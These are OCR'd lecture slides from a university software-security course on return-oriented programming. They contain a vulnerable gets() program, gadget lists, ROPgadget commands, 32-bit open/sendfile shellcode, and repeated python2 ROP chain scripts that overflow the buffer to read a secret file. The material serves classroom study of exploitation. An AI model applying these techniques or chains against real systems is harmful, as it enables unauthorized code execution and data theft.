CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Obrian 109
Time: Monday, Wednesday 5:00PM-6:20PM

Last Class

1. Return-oriented programming (ROP)
   a. History
   b. Basic ideas
   c. 2 ROP examples
   d. In-class exercise

The Geometry of Innocent Flesh on the Bone:
Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

September 5, 2007

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

1 Introduction

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed "W⊕X" defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.


STAR WARS
DARTH VADER

Useful Gadgets

Skip data on stack:

pop rdx ; pop r12 ; ret
pop rdx ; pop rcx ; pop rbx ; ret

Useful Gadgets

Store value to registers and skip data on stack:

pop rdx ; pop r12 ; ret
pop rdx ; pop rcx ; pop rbx ; ret
pop rcx ; pop rbp ; pop r12 ; pop r13 ; ret

NOP:
ret;
nop; ret;

Useful Gadgets

Stack pivot:

xchg rax, rsp; ret

pop rsp; ...; ret

Useful Gadgets

syscall instruction is quite rare in normal programs; may have to call library functions instead.

ROPGadgets

Use the tool to automatically generate a ROP chain shellcode.

python3 ../ROPgadget/ROPgadget.py --binary ./ret2libc64 --ropchain


A ROP chain to open a file and prints it out

Build a ROP chain, which opens the /flag file and prints it out to stdout. The target program is overflowret4_no_cookie, which is dynamically linked. You can look for gadgets in the executable or the C standard library.


Recall how to read a file and print it out ...
The 32-bit shellcode

```
mov $5, %eax ; open syscall
push $4276545 ; set up other registers
mov %esp, %ebx
mov $0, %ecx
mov $0, %edx
int $0x80
mov %eax, %ecx ; set up other registers
mov $1, %ebx
mov $187, %eax ; sendfile syscall
mov $0, %edx
mov $20, %esi
int $0x80
```

If we follow the syscall approach, the stack looks like ...




Let us call libc functions instead



Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) %rdi, %rsi, %rdx, %rcx, %r8, %r9, ... (use stack for more arguments)

The stack should looks like ...



commands


Ldd to find library offset


python3 ../ROPgadget/ROPgadget.py --binary /lib/x86_64-linux-gnu/libc.so.6 --offset 0x00007ffff7daa000 | grep "pop rax ; ret"

overflowret4_no_cookie 32-bit/64-bit
No stack canary; stack is not executable

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```


```
#!/usr/bin/env python2

from struct import pack

# sendfile64
# open64
# .date
p = ''

p += "A"*56
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += './secret'
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p
```






```
# sendfile64 0x7ffff7ed6100
# open64 0x7ffff7ed0e50
# .date 0x0000000000404030
p = ''

p += "A"*56
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += './secret'
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p
```

sendfile(1, open("./secret", NULL), 0, 1000)





```
# sendfile64 0x7ffff7ed6100
# open64 0x7ffff7ed0e50
# .date 0x0000000000404030
p = ''

p += "A"*56
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += './secret'
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000000) # 80
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p
```